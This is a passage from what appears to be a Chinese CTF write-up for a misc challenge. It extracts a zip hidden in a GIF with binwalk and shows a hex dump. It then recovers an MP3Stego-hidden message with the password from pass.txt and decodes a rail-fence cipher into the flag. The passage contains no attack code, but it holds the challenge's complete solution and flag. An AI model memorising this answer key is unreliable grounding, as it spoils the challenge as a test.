
提供的是个.pcapng文件，要用Wireshark来分析，过段时间学一下相关知识在来更新-^-)

8、滑稽(150)

跟misc的第六题一样，先用binwalk分离得到个后缀为mp3的文件。。

```
0             0x0             GIF image data, version "89a", 500 x 282
749587        0xB7013         Zip archive data, at least v2.0 to extract, compressed size: 3361459, uncompressed size: 3402461, name: Misc300.mp3
4111180       0x3EBB4C        End of Zip archive
```


播放没发现什么问题，拖进WinHex发现头部是PK，猜想可能是个压缩包。。。



Misc300.mp3

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	ANSI ASCII
00000000	50	4B	03	04	0A	00	00	08	00	00	50	A7	05	4B	4E	45	PK PS KNE
00000016	42	21	05	00	00	00	05	00	00	00	08	00	00	00	70	61	B! pa
00000032	73	73	2E	74	78	74	78	64	73	65	63	50	4B	03	04	0A	ss.txtxdsecPK
00000048	00	00	08	00	00	F1	A5	05	4B	97	62	0C	A1	C0	E9	33	ñ¥ K—b ¡Àé3
00000064	00	C0	E9	33	00	09	00	00	00	73	6F	75	6E	64	2E	6D	Àé3 sound.m
00000080	70	33	FF	FB	92	00	00	00	01	E3	00	59	05	04	00	00	p3ÿû' ã Y
00000096	6C	60	19	C0	A0	80	00	0D	6A	41	54	18	52	80	09	8C	l` À € jAT R€ Œ
00000112	48	25	C3	04	20	01	E7	15	38	AF	3E	2D	79	7F	70	AE	H%Ã ç 8¯>-y p®
00000128	20	D1	8B	60	FE	4F	6E	18	54	E6	CC	FA	EF	5F	B8	A5	Ñ‹`þOn TæÌúï_¸¥
00000144	C5	3D	E2	7C	4F	F1	06	43	E4	D5	0F	EF	D8	B9	C5	5C	Å=â|Oñ CäÕ ïØ¹Å\
00000160	AD	57	97	CB	EB	C4	18	83	56	0F	E4	FE	18	54	E7	FF	-W—ËëÄ ƒV äþ Tçÿ
00000176	FF	FF	E3	13	CE	02	0B	70	21	82	0A	78	3E	A8	3E	B8	ÿÿã Î p!, x>¨>¸
00000192	7D	70	40	BC	10	29	0C	14	87	CA	43	E2	79	F1	3C	E0	}p@¼) ‡ÊCâyñ<à
00000208	9E	70	10	9C	04	30	42	F0	7D	6F	07	F0	7E	E0	41	50	žp œ 0Bð}o ð~àAP
00000224	41	50	41	50	7C	5A	0F	97	9F	2F	0C	08	61	81	04	E0	APAP|Z —Ÿ/ a à
00000240	82	1F	13	4F	83	F7	83	F3	80	9D	C0	82	A0	82	9E	0E	, Oƒ÷ƒó€ À, ,ž
00000256	5E	0F	97	83	EB	84	D7	04	0A	41	01	04	E1	48	7C	4F	^ —ƒë„× A áH|O
00000272	0F	89	E7	C4	F3	82	09	C0	43	FF	FF	FF	FF	FF	FD	43	‰çÄó, ÀCÿÿÿÿÿýC
00000288	BE	C2	3E	40	1B	D0	3D	EE	24	FF	80	AA	1D	15	FF	11	¾Â>@ Ð=î$ÿ€ª ÿ
00000304	1C	03	44	BF	F0	F0	90	B0	8C	47	FF	C3	A2	22	A2	4A	D¿ðð °ŒGÿÃ¢"¢J
00000320	24	1E	FF	FC	48	58	44	CA	02	88	87	53	FF	FF	29	00	$ ÿüHXDÊ ˆ‡Sÿÿ)
00000336	63	07	8E	63	80	AA	1D	FF	FF	FD	84	58	06	40	F1	84	c Žc€ª ÿÿý„X @ñ„
00000352	87	80	AA	22	2A	22	2B	FF	FF	FF	F8	0D	12	0F	09	0B	‡€ª"*"+ÿÿÿø
00000368	08	C4	43	A2	22	A2	4A	80	30	90	B0	D3	28	0A	22	1D	ÄC¢"¢J€0 °Ó("
00000384	42	90	06	FF	FF	FF	FF	FF	FF	FF	28	96	B5	8B	EC	05	B ÿÿÿÿÿÿÿ(–µ‹ì
00000400	E8	6F	73	3F	E1	54	A5	FF	2B	06	9B	FF	31	8C	16	5F	èos?áT¥ÿ+ ›ÿ1Œ _
00000416	FF	01	28	90	CA	80	5F	FF	98	52	A2	80	94	4A	7F	FF	ÿ (ÊC_ÿ˜R¢€”J ÿ
00000432	E5	40	24	14	73	1C	05	4B	FF	FF	FB	15	80	90	C6	33	å@$ s Kÿÿû € Æ3

改后缀名为zip，果然是个压缩包。。

根据压缩包里的内容，感觉应该是经过MP3Stego处理的sound.mp3，而paxx.txt里的内容就是解密密码。。

用MP3Stego得到个txt文件，文件内容为"X{hd}DHh_SJ_kEHaiC_so",是栅栏密码加密的，直接在线http://www.qqxiuzi.cn/bianma/zhalanmima.php每组字符设为5得到flag。。

X{hd}DHh_SJ_kEHaiC_so

每组字数 5 加密 解密

XDSEC{HJH_hh_asd_kio}